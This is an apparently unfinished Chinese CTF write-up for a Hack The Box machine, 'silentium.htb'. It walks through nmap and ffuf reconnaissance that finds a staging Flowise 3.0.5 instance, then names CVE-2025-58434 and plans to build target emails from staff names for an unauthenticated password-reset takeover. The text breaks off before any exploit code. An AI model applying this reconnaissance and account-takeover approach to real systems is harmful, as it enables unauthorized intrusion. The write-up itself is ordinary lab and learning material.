基本信息
端口扫描
22和80:
1 | nmap -sC -sV -Pn 10.129.209.227 |
80

需要加hosts:
1 | 10.129.209.227 silentium.htb |
财务相关的:
子域名扫描
子域名可以发现一个staging:
1 | ffuf -w ~/Tools/dict/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u "http://silentium.htb/" -H "Host: FUZZ.silentium.htb" -fs 178 |
是Flowise:

直接api查看版本,是3.0.5:
1 | curl http://staging.silentium.htb/api/v1/version |
Flowise
根据版本可以搜到一些漏洞
CVE-2025-58434

首先是CVE-2025-58434,忘记密码功能直接返回密码hash和reset token:
- Critical: Unauthenticated Password Reset Token Disclosure Leading to Account Takeover in Flowise Cloud and Local Deployments · Advisory · FlowiseAI/Flowise
https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-wgpv-6j63-x5ph
需要邮箱地址,直接根据主站列出的几个团队成员名字构造即可:
1 | Marcus Thorne |
